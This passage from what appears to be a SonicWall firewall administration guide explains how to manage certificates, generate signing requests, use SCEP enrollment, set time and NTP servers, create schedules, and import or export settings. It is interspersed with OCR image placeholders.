After your CA service has issued a Certificate for your Pending request, or has otherwise provided a Local Certificate, you can import it for use in VPN or Web Management authentication. CA Certificates may also be imported to verify local Certificates and peer Certificates used in IKE negotiation.


Topics:

- Importing a Certificate Authority Certificate
- Importing a Local Certificate


Importing a Certificate Authority Certificate

To import a certificate from a certificate authority:

1 Click **Import**. The **Import Certificate** dialog displays.




2 Select **Import a CA certificate from a PKCS#7 (*.p7b) or DER (.der or .cer) encoded file**. The **Import Certificate** dialog settings change.



3 Select the path to the certificate file in the **Please select a file to import** field by clicking the **Browse** button to locate the certificate file, and then click **Open** to set the directory path to the certificate.

4 Click **Import** to import the certificate into the SonicWall security appliance. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.


5 Moving your pointer over the **Comment** icon in the **Details** column displays the certificate details information.



Importing a Local Certificate

To import a local certificate:

1 Click **Import**. The **Import Certificate** dialog displays.



2 Enter a certificate name in the **Certificate Name** field.

3 Enter the password used to encrypt the PKCS#12 file in the **Certificate Management Password** field.

4 In the **Please select a file to import** field, click **Browse** to locate the certificate file, and then click **Open** to set the directory path to the certificate.

5 Click **Import** to import the certificate into the SonicWall security appliance. Once it is imported, you can view the certificate entry in the **Certificates and Certificate Requests** table.

6 Moving your pointer to the icon in the **Details** column displays the certificate details information.

Deleting a Certificate

You can delete a certificate if it has expired or if you decide not to use third party certificates for VPN authentication. Built-in certificates cannot be deleted. Only those certificates with the **Delete** icon enabled in the **Configure** column of the table can be deleted.

To delete a certificate:

1 In the row for the certificate, click the **Delete** icon in the **Configure** column.

2 Click **OK** in the confirmation dialog.


Downloading a certificate

Built-in certificates cannot be downloaded. Only those certificates with the **Download** icon enabled in the **Configure** column of the table can be downloaded from the appliance.

To download a certificate:

1 In the row for the certificate, click the **Download** icon in the **Configure** column.

2 In the Export Certificate dialog, type the password for the certificate into the **Certificate Management Password** field.



3 Click **Export**.


4 Select the **Save File** option and click **OK**, if prompted by your browser. The certificate is saved to the default location, such as your Downloads folder.

Generating a Certificate Signing Request

TIP: You should create a Certificate Policy to be used in conjunction with local certificates. A Certificate Policy determines the authentication requirements and the authority limits required for the validation of a certificate.

To generate a local certificate:

1 Click the **New Signing Request** button. The **Certificate Signing Request** dialog displays.



2 In the **Generate Certificate Signing Request** section, enter an alias name for the certificate in the **Certificate Alias** field.

3 Select the Request field type from the menu, then enter information for the certificate in the Request fields. As you enter information in the Request fields, the Distinguished Name (DN) is created in the **Subject Distinguished Name** field.

You can also attach an optional **Subject Alternative Name** to the certificate such as the **Domain Name** or **E-mail Address**.

4 The **Subject Key** type is preset as an **RSA** algorithm. RSA is a public key cryptographic algorithm used for encrypting data.

5 Select a subject key size from the **Subject Key Size** menu.

NOTE: Not all key sizes are supported by a Certificate Authority, therefore you should check with your CA for supported key sizes.

6 Click **Generate** to create a certificate signing request file. Once the **Certificate Signing Request** is generated, a message describing the result is displayed.

7 Click **Export** to download the file to your computer, then click **Save** to save it to a directory on your computer. You have generated the **Certificate Request** that you can send to your Certificate Authority for validation.

Configuring Simple Certificate Enrollment Protocol

The Simple Certificate Enrollment Protocol (SCEP) is designed to support the secure issuance of certificates to network devices in a scalable manner. There are two enrollment scenarios for SCEP:

- SCEP server CA automatically issues certificates

- SCEP request is set to PENDING and the CA administrator manually issues the certificate.


More information about SCEP can be found at:

- http://tools.ietf.org/html/draft-nourse-scep-18
- Microsoft SCEP Implementation Whitepaper

To use SCEP to issue certificates:

1 Generate a signing request as described in Generating a Certificate Signing Request.

2 Scroll to the bottom of the **System > Certificates** page and click on the **SCEP** button. The **SCEP Configuration** dialog displays.



3 In the **CSR List** drop-down menu, the UI selects a default CSR list automatically. If you have multiple CSR lists configured, you can modify this.

4 In the **CA URL** field, enter the URL for the Certificate authority.

5 If the **Challenge Password** field, enter the password for the CA if one is required.

6 In the **Polling Interval(S)** field, you can modify the default value for duration of time in seconds in between when polling messages are sent.

7 In the **Max Polling Time(S)** field, you can modify the default value for the duration of time the firewall will wait for a response to a polling message before timing out.

8 Click the **Scep** button to submit the SCEP enrollment.


The firewall will then contact the CA to request the certificate. The duration of time this will take depends on whether the CA issues certificates automatically or manually. The **Log > Log Monitor** page will display messages on the status of the SCEP enrollment and issuance of the certificate. After the certificate is issued, it will be displayed in the list of available certificates on the **System > Certificates** page, under the **Imported certificates and requests** category.

20

Configuring Time Settings

System > Time

The **System > Time** page defines the time and date settings to time stamp log events, to automatically update SonicWall Security Services, and for other internal purposes.



By default, the SonicWall security appliance uses an internal list of public NTP servers to automatically update the time. Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes to a fraction of a millisecond.

Topics:

- Setting System Time
- NTP Settings

Setting System Time

To update the time automatically, choose the time zone from the **Time Zone** menu. **Set time automatically using NTP** is activated by default to use NTP (Network Time Protocol) servers from an internal list to set time automatically. **Automatically adjust clock for daylight saving time** is also activated by default to enable automatic adjustments for daylight savings time.

If you want to set your time manually, uncheck **Set time automatically using NTP**. Select the time in the 24-hour format using the **Time (hh:mm:ss)** menus and the date from the **Date** menus.

Selecting **Display UTC in logs (instead of local time)** specifies the use universal time (UTC) rather than local time for log events.

Selecting **Display date in International format** displays the date in International format, with the day preceding the month.

Selecting **Only use custom NTP servers** directs SonicOS to use the manually entered list of NTP servers to set the SonicWall security appliance clock, rather than using the internal list of NTP servers.

After selecting your System Time settings, click **Accept**.

NTP Settings


Network Time Protocol (NTP) is a protocol used to synchronize computer clock times in a network of computers. NTP uses Coordinated Universal Time (UTC) to synchronize computer clock times to a millisecond, and sometimes, to a fraction of a millisecond.

TIP: The SonicWall security appliance uses an internal list of NTP servers so manually entering a NTP server is optional.

Select **Set time automatically using NTP** if you want to use your local server to set the SonicWall security appliance clock.

To add an NTP server to the SonicWall security appliance configuration:

1 Click **Add**. The **Add NTP Server** dialog displays.



2 Type the IP address of an NTP server in the **NTP Server** field.

3 Click **OK**.

4 Click **Accept** on the **System > Time** page to update the SonicWall security appliance.


To delete an NTP server, highlight the IP address and click **Delete**. Or, click **Delete All** to delete all servers.

21


Setting Schedules

System > Schedules

The **System > Schedules** page allows you to create and manage schedule objects for enforcing schedule times for a variety of SonicWall security appliance features.



The **Schedules** table displays all your predefined and custom schedules. In the **Schedules** table, there are three default schedules: **Work Hours**, **After Hours**, and **Weekend Hours**. You can modify these schedules by clicking on the **Edit** icon in the **Configure** column to display the **Edit Schedule** dialog.



NOTE: You cannot delete the default **Work Hours**, **After Hours**, or **Weekend Hours** schedules.

You apply schedule objects for the specific security feature. For example, if you add an access rule in the **Firewall > Access Rules** page, the **Add Rule** dialog provides a drop down menu of all the available schedule objects you created in the **System > Schedules** page.


A schedule can include multiple day and time increments for rule enforcement with a single schedule. If a schedule includes multiple day and time entries, a right-arrow button appears next to the schedule name. Clicking the ▶ button expands the schedule to display all the day and time entries for the schedule.

Topics:

- Adding a Schedule
- Deleting Schedules

Adding a Schedule

1 To create schedules, click **Add**. The **Add Schedule** dialog displays.



2 Enter a descriptive name for the schedule in the **Name** field.

3 Select one of the following radio buttons for **Schedule type**:

- **Once** – For a one-time schedule between the configured **Start** and **End** times and dates. When selected, the fields under **Once** become active, and the fields under **Recurring** become inactive.
- **Recurring** – For schedule that occurs repeatedly during the same configured hours and days of the week, with no start or end date. When selected, the fields under **Recurring** become active, and the fields under **Once** become inactive.
- **Mixed** – For a schedule that occurs repeatedly during the same configured hours and days of the week, between the configured start and end dates. When selected, all fields on the page become active.

4 If the fields under **Once** are active, configure the starting date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down menus in the **Start** row. The hour is represented in 24-hour format.

5 Under **Once**, configure the ending date and time by selecting the **Year**, **Month**, **Date**, **Hour**, and **Minute** from the drop-down menus in the **End** row. The hour is represented in 24-hour format.

6 If the fields under **Recurring** are active, select the checkboxes for the days of the week to apply to the schedule or select **All**.

7 Under **Recurring**, type in the time of day for the schedule to begin in the **Start** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.

8 Under **Recurring**, type in the time of day for the schedule to stop in the **Stop** field. The time must be in 24-hour format, for example, 17:00 for 5 p.m.

9 Click **Add**.

10 Click **OK** to add the schedule to the **Schedule List**.

11 To delete existing days and times from the **Schedule List**, select the row and click **Delete**. Or, to delete all existing schedules, click **Delete All**.

Deleting Schedules

You can delete custom schedules, but you cannot delete the default **Work Hours**, **After Hours**, or **Weekend Hours** schedules.

Deleting Individual Schedules

To delete individual schedule objects that you created:

1 On the **System > Schedules** page in the **Schedules** table, select the check box next to the schedule entry to enable the **Delete** button.

2 Click **Delete**.

Deleting All Schedules

To delete all schedule objects you created:


1 On the System > Schedules page in the **Schedules** table, select the check box next to the **Name** column header to select all schedules.

2 Click **Delete**.

22


Managing SonicWall Security Appliance Firmware

System > Settings



This **System > Settings** page allows you to manage your SonicWall security appliance's SonicOS versions and configuration settings. Configuration settings are also referred to as preferences, prefs, or EXP files.

Settings




The **Settings** section provides the following capabilities:

- Import Settings
- Export Settings
- Send Diagnostic Reports

Import Settings

To import a previously saved preferences file:

1 Click **Import Settings**. The **Import Settings** dialog displays.



2 Click **Browse** to locate the file, which has a `*.exp` file name extension.


3 Select the preferences file.

4 Click **Import**. The firewall reboots automatically.

Export Settings

To export configuration settings:

1 Click **Export Settings**. The **Export Settings** dialog displays.



2 Click **Export**.

